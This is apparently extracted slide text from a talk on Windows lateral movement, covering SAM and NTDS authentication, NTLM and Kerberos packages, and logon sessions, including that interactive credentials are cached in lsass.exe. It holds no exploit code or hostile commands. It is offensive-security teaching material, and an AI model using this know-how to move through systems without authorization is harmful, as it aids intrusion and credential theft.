

# **Understanding Windows Lateral Movements**

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
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
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*The goal of this talk is understanding how to perform lateral movements in Windows and Active Directory environments by comprehending the art of user impersonation*






# Agenda

1. Ways of Authentication
2. Authentication Packages
3. Logon Sessions
4. Access Tokens
5. User Impersonation
6. Let's Move

# Ways of Authentication



[SAM] : Local Auth  
[NTDS] : Domain Auth




# Remote Authentications


- We don't (usually) care about physical authentications
- We care about remote authentications and they require privileges
- Being a local user in a system doesn't mean you have privileges

# **Authentication Packages**


**(Security Support Providers / SSP)**




**FIGURE 7-20** Components involved in logon.




# Local Authentications - Msv1\_0 (NTLM)



# Domain Authentications – Kerberos AP/SSP\*



\*NTLM still supported by default






# Logon Sessions

# Logon Sessions

- Logon sessions are created when an authentication is successful (physically or remotely)
- Credentials (if any) are tied to logon sessions
- Two types:
  - Interactive / Non-Network
  - Non-interactive / Network

# Logon Sessions - Interactive

- User sends credentials and are stored in lsass.exe for later use (SSO)
- Typically when you log in through Windows's auth screen (Winlogon → LogonUI)




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PS C:\Users\acapaz\Desktop> Get-LogonSession

Domain           : CAPSULE
Description      :
UserName         : Acapaz
InstallDate     :
ComputerName    : FILESERVER
LogonId          : 415384
LogonType        : Interactive
AuthenticationPackage : Kerberos
Name             :
StartTime        : 5/18/2019 10:18:13 AM
Caption          :
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# Logon Sessions - Network

- User proves he has credentials but does not send them to the target
- Usually after an interactive authentication (since you have creds cached, you don't have to specify them again)



